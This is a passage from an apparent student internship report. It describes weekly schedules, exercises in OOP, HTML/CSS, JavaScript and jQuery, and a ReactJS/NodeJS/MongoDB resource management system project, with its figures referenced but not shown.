4	Week-4	20-02-2023	26-02-2023	40
5	Week-5	27-02-2023	05-03-2023	40
6	Week-6	06-03-2023	12-03-2023	40
7	Week-7	13-03-2022	19-03-2023	40
8	Week-8	20-03-2023	26-03-2023	40
9	Week-9	27-03-2022	02-04-2023	40
10	Week-10	03-04-2023	09-04-2023	40
11	Week-11	10-04-2023	16-04-2023	40

12	Week-12	17-04-2023	23-04-2023	40

Table 2.6 Internship Effort and Time

2.7 ROLES AND RESPONSIBILITIES:

- Communicate with your team leader and project manager.
- Understand the what actually client require.
- Make the flow of work with priorities.

Chapter 3. OOPS CONCEPT

Object-Oriented Programming (OOP) is a programming paradigm that focuses on the use of objects to represent real-world entities and their interactions. It emphasizes the concepts of encapsulation, inheritance, and polymorphism to make code more modular, reusable, and easier to maintain. OOP is widely used in modern software development, and is supported by popular programming languages such as Java, Python, and C++.

TASK:

- **Employee management system:** Create a class for employees, with properties such as name, salary, and job title. Then create subclasses for different types of employees (e.g. manager, engineer, salesperson) that inherit the properties of the employee class and add their own specific properties. Here are the solutions of this task shown in below figure 3.1.1.




Figure 3.1.1 Employee management System

- **Online shopping cart:** Create a class for products, with properties such as name, price, and quantity. Then create a shopping cart class that uses encapsulation to store the products and provides methods for adding, removing, and viewing the productsin the cart.the solution is shown in figure 3.1.2.

Figure 3.1.2 Online Shopping cart

Chapter 4. HTML/CSS

4.1 HTML:

HTML is the standard markup language used for creating web pages. It provides the structure and formatting for web pages and allows developers to include various elements such as text, images, and links. An HTML document is made up of elements, which are represented by tags. Tags define the structure of the content and how it is displayed on the web page. HTML elements include headings, paragraphs, lists, links, images, tables, and forms. Semantic HTML refers to the use of HTML tags that convey the meaning of the content, rather than just its appearance. This allows search engines and other software to understand the content and its purpose. HTML5 is the latest version of HTML and includes new elements and attributes that improve the functionality and performance of web pages.

As a part of my internship, I gained a basic understanding of HTML, which was provided to me by my senior. I also learned about best practices for HTML from an attached document. During my internship, I worked extensively with forms, including input fields, radio buttons, checkboxes, and dropdown menus. I also learned how to incorporate images into web pages and how to create tables. I also learned about the usage of header tags and how to load CSS and JavaScript on web pages. Finally, I gained experience in writing inline CSS on web pages. Overall, my experience with HTML during my internship has given me a strong foundation in web development and has prepared me for future projects in this field.

4.2 CSS:

CSS (Cascading Style Sheets) is a language used for describing the look and formatting of web pages written in HTML. CSS provides a set of rules that web developers can use to define the styling and layout of HTML elements on a web page. These rules include font styles, colors, backgrounds, borders, and positioning of page elements. CSS is important because it separates the content and structure of a web page from its presentation, making it easier to maintain and update. CSS also enables web developers to

create responsive designs that adjust to different screen sizes and devices. In addition to inline CSS and internal CSS, CSS can also be loaded externally from a separate file, allowing for easy maintenance and consistency across multiple pages. Overall, a strong understanding of CSS is crucial for creating visually appealing and user-friendly websites.

As a part of my internship, I gained a basic understanding of CSS. I learned how to apply CSS inline, on-page, and through a CDN (Content Delivery Network). I also learned about the difference between classes and IDs, with classes being used to apply styles to multiple elements and IDs being used for a single element. In addition, I gained experience applying CSS styles using tag names. Hierarchy in CSS was also covered, with a focus on how it determines the order in which styles are applied to page elements. Furthermore, I learned how to create image enlarging effects using CSS. I also gained experience making web pages responsive across different devices such as mobile (iOS/Android), tablet/iPad, and desktop. Finally, I learned the importance of validating CSS code with the W3C Validator to ensure its quality. Overall, my experience with CSS during my internship has given me a strong foundation in web development and has prepared me for future projects in this field.

4.2.1 User Registration Form:

- This task involves designing a user registration form that collects personal and contact information from the user, such as name, email, phone number, address, and password as shown in figure 4.2.1.

Figure 4.2.1 User Registration Form

4.2.2 Arrange boxes using flex box:

- This task involves using the Flexbox layout module to arrange a group of boxes in a row or column, with the ability to control their spacing, alignment, and order.

Figure 4.2.2 Arrange boxes using flex box

Chapter 5. LOGICAL PROGRAMMING

The chapter of Logical Programming typically covers the fundamental concepts and principles of writing efficient and optimized computer programs that utilize logic-based reasoning and problem-solving techniques. It introduces students to programming paradigms such as procedural programming, functional programming, and logic programming, and teaches them how to break down complex problems into smaller logical components that can be easily solved using programming constructs like loops, conditions, functions, and recursion. Additionally, the chapter may cover topics such as data structures, algorithms, and computational thinking to help students develop a strong foundation in logical programming skills.

5.1 TASK PATTERN:

- Performing task of given pattern. The solution of this pattern in shown in figure 5.1.

Figure 5.1.1 Pattern

Chapter 6. JAVASCRIPT

JavaScript is a dynamic computer programming language. It is lightweight and most commonly used as a part of web pages, whose implementations allow client-side script to interact with the user and make dynamic pages. It is an interpreted programming language with object-oriented capabilities.

It is well-known for the development of web pages; many non-browser environments also use it. JavaScript can be used for Client-Side developments as well as Server-Side developments.

6.1 CALLBACK:

Write a function that takes two numbers and a callback function which perform addition as arguments, and returns the result of applying the callback function to the two numbers.

Figure 6.1.1 Callback example 1

Write a function that takes an array and a callback function to check even number as arguments, and returns a new array with only the elements of the original array that satisfy the callback function as mentioned in figure 6.1.1 and figure 6.12.

Figure 6.1.2 Callback Example 2

6.2 PROMISE:

6.2.1 : Create your own Promise

In this shown below figure we can make own promise that create promise functionality.

Figure 6.2.1 Promise example 1

6.2.2: Create a demo with promises which involves chaining of promises

Here created promise which is provide chaining of promises which shown in figure 6.2.2.




Figure 6.2.2 Promise example 2

6.3 OBJECT PROPERTIES:

Create an object called counter with a count property set to 0 and two methods: increment and decrement. In each method, use this keyword to access the count property and modify it. Add an event listener to the window object for the key down event. In the event listener, check if the key pressed is the up arrow or the down arrow. If it is the up arrow, call the increment method on the counter object. If it is the down arrow, call the decrement method on the counter object. Log the current value of the count property to the console after each method call. The output of this task is shown in figure 6.3.1.

Figure 6.3.1 Object Properties

6.4 NORMAL FUNCTION AND ARROW FUNCTION:

- In JavaScript, there are two types of functions: normal functions and arrow functions. Normal functions are defined using the function keyword and can be called using their function name, while arrow functions are defined using the => syntax and have a more concise syntax and different behaviour for the "this" keyword. Understanding the differences and use cases between these two types of functions is important for writing efficient and effective JavaScript code.

Figure 6.4.1 Normal vs Arrow Function

6.5 CLASSES:

- Classes in JavaScript provide a way to create blueprints for objects that share common properties and behaviours. They encapsulate data and functionality into reusable objects and simplify the process of creating and maintaining complex applications here below is the example of classes which shown in figure 6.5.1.




Figure 6.5.1 Classes example 1

6.6 REGULAR EXPRESSION:

- A regular expression, also known as regex, is a pattern of characters that defines a search pattern. It is used to search, replace, and manipulate text based on certain criteria. Regular expressions are supported by many programming languages and tools, including JavaScript, Python, and grep. They are a powerful and flexible tool for working with text data.

Task: Mobile number and email validating which shown in figure 6.6.1.

Figure 6.6.1 Regular Expression

- Implementing a Product Inventory System: Here below in figure 6.2.2 shows implementing a product inventory system.




Figure 6.6.2 Product inventory System

Chapter 7. JQUERY

jQuery is a fast, lightweight, and feature-rich JavaScript library that simplifies client-side scripting by providing a high-level API for HTML document manipulation, event handling, animation, and AJAX interactions. It is widely used in web development and allows developers to write less code, improve efficiency, and create more dynamic and interactive web pages.

7.1 SEVEN LAYER PROBLEM:

Here are task to solve seven layer problem using jQuery which shown in figure 7.1.1.




Figure 7.1.1 Boxes insight boxes

Chapter 8. INTRODUCTION OF THE PROJECT

8.1 INTRODUCTION:

A company resource management system is a software solution designed to help businesses manage their resources, including personnel, equipment, and finances, in a centralized manner. The purpose of this system is to improve the efficiency and effectiveness of resource management by automating various processes and providing real-time data and insights.

The system typically includes several modules that allow companies to manage their resources effectively. These modules may include:

1. **Human Resource Management**: This module helps companies manage their employees, including tracking their attendance, leave, performance, and payroll.
2. **Project Management:** This module helps companies manage their projects, including scheduling, task assignment, progress tracking, and budgeting.
3. **Asset Management**: This module helps companies manage their equipment and other assets, including tracking their maintenance, repair, and depreciation.

The system may also include additional modules for specific industries or business functions, such as supply chain management or customer relationship management.

Overall, a company resource management system provides several benefits to businesses, including improved resource allocation, increased productivity, better decision-making, and reduced costs. By automating various processes and providing real-time data and insights, this system helps businesses streamline their operations andstay competitive in today's fast-paced market.

8.2 PURPOSE:

The purpose of a resource management system is to provide organizations with a centralized platform to manage their resources effectively. This includes personnel, equipment, and finances, among others. The system helps organizations to optimize resource allocation, improve productivity, and reduce costs.

The benefits of a resource management system include:

- Improved Resource Allocation: Resource management systems enable organizations to optimize resource allocation and ensure that resources are being used effectively.
- Increased Productivity: By streamlining resource-related processes and automating workflows, resource management systems help organizations to improve productivity and reduce downtime.
- Better Decision-Making: Resource management systems provide real-time data and insights, which helps organizations to make informed decisions and respond quickly to changing business needs.
- Reduced Costs: By optimizing resource allocation and identifying areas where resources can be optimized, resource management systems help organizations to reduce costs and increase profitability.

8.3 OBJECTIVE:

The main objective of a resource management system is to help organizations effectively manage their resources. This includes personnel, equipment, finances, and other resourcesthat are essential for the organization to operate. The specific objectives of a resource management system may vary depending on the needs of the organization, but some common objectives include:

- **Resource Optimization:** One of the primary objectives of a resource management system is to optimize the use of resources. This includes ensuring that resources are being used effectively and efficiently, and that they are allocated to the areas of the organization where they are most needed.
- **Productivity Improvement:** Another objective of a resource management system is to improve productivity by streamlining resource-related processes, automating workflows, and reducing downtime.
- **Real-Time Data and Insights:** Resource management systems provide real-time data and insights, which can help organizations make informed decisions and respond quickly to changing business needs.
- **Resource Planning:** Resource management systems can help organizations plan for future resource needs by providing data and insights into resource utilization, capacity and availability

- **Cost Reduction:** Resource management systems can help organizations reduce costs by optimizing resource utilization and identifying areas where resources can be optimized.
- **Collaboration and Communication:** Resource management systems can facilitate collaboration and communication within the organization, enabling teams to work together more effectively and efficiently.

Overall, the objective of a resource management system is to help organizations optimize resource utilization, improve productivity, reduce costs, and increase profitability, leading to greater business success.

Chapter 9. PROJECT DETAILS

Project Title: Resource Management System

9.1 PROJECT DEFINATION:

This project is solving the problem of managing all the resources of company including employees, projects, department and all other resources.

9.2 PROJECT ABSTRACT:

This Project is all about to manage all the resources of our company. This website contains all the details about all projects of company, employees, departments, and all other resources. In this Project ReactJS, NodeJS and mongodb technologies are used. And this project includes multiple modules but I have worked on 2 modules, one is projects and second one is department management.

1. Projects module is created to manage the all the projects of company, it includes all the information about projects like client name, project name, technologies used, employee names who are working on particular project, project status, and also CRUD operations can be performed on these projects. And also search operation is performed can be performed for these projects.

2. Second module I worked on is department management, it manages all the details about all department of company.

9.3 REQUIREMENTS:

To develop a resource management system, it's important to first identify the requirements of the system. Here are some key requirements that a resource management system should include:

- The system should be able to generate reports on resource usage, allocation, and availability, providing users with real-time insights into the status of resources.
- The system should be scalable, able to handle large volumes of data and accommodate growth in the organization over time.
- The system should allow users to allocate resources to specific projects, tasks, or activities, ensuring that resources are being used efficiently and effectively.

9.4 FEATURES:

- **Resource allocation:** The system should allow users to allocate resources to specific projects, tasks, or activities, ensuring that resources are being used efficiently and effectively.
- **Resource tracking:** The system should be able to track resources, including personnel, equipment, and materials, to ensure they are being used effectively.
- **Resource planning:** The system should allow users to plan and schedule resource usage, ensuring that resources are available when needed.
- **Resource reporting:** The system should be able to generate reports on resource usage, allocation, and availability, providing users with real-time insights into the status of resources.
- **Collaboration:** The system should enable collaboration among team members and stakeholders, allowing users to share information and coordinate resource usage.
- **Project management integration:** The system should integrate with project management software, enabling users to manage resources within the context of their projects.

9.5 COMPONENT:

- **User interface:** The user interface (UI) is the visual and interactive part of the system that allows users to interact with the system. The UI should be intuitive and easy to use, enabling users to manage resources efficiently and effectively.
- **Resource database:** The resource database is the core component of the system that stores information about the resources being managed. This database should be able to handle large volumes of data and should be scalable to accommodate growth in the organization over time.

- **Allocation engine:** The allocation engine is responsible for allocating resources to projects, tasks, or activities based on predefined rules and constraints. This engine should be able to handle complex allocation scenarios and optimize resource usage to minimize waste and improve productivity.

9.6 PROJECT FLOW:




Figure 9.6.1 Project flow

This is the process we've throughout the entire project which shown in figure 9.6.1. Firstly, exploring and analyzing the problem, how to overcome the ordinary management system. To get rid of ordinary management system.

Second step is to determine the functionality and requirements of the project, So, we've determined the functions for this project like employee personal information, department management, leave management, salary report etc.


Third step is to designing the UI. So, we've designed the entire interface using html, CSS, bootstrap and JavaScript..

Fourth step is the development of the project. We have developed project using RectJS, NodeJS, MongoDb.

9.7 MODULE 1 – POROJECT OVERVIEW:

9.7.1 : This is the web page of first module I worked on is projects

- This is the login page shown in figure 9.7.1 The login page prompts the user to enter their login credentials, such as a username and password, in order to gain access to the system. The page may also include options for a forgotten password.



- After logging in, a user typically sees a dashboard, which is a centralized location for accessing and managing different features and information. The dashboard may include modules or other relevant information. Users can navigate to different areas of the system from the dashboard, such as project management, client management. Overall, the dashboard provides a high-level overview of the user's activity and tasks within the system, allowing them to quickly access the information they need to be productive and effective which shown in figure 9.7.1.




Figure 9.7.1 Web pages of project module

9.7.2 : This is the edit project feature of projects module.

- The "Edit Project" feature of a project management module allows users to modify existing project information. This could include changing project details such as the project name, description, or deadline, as well as updating task assignments or project statuses. The feature typically includes a form or interface for making changes to the project, and may include validation or confirmation steps to ensure that changes are accurate and authorized. The "Edit Project" feature is useful for keeping project information up-to-date and allowing users to adjust project plans as needed to meet changing requirements which shown in figure 9.7.2.

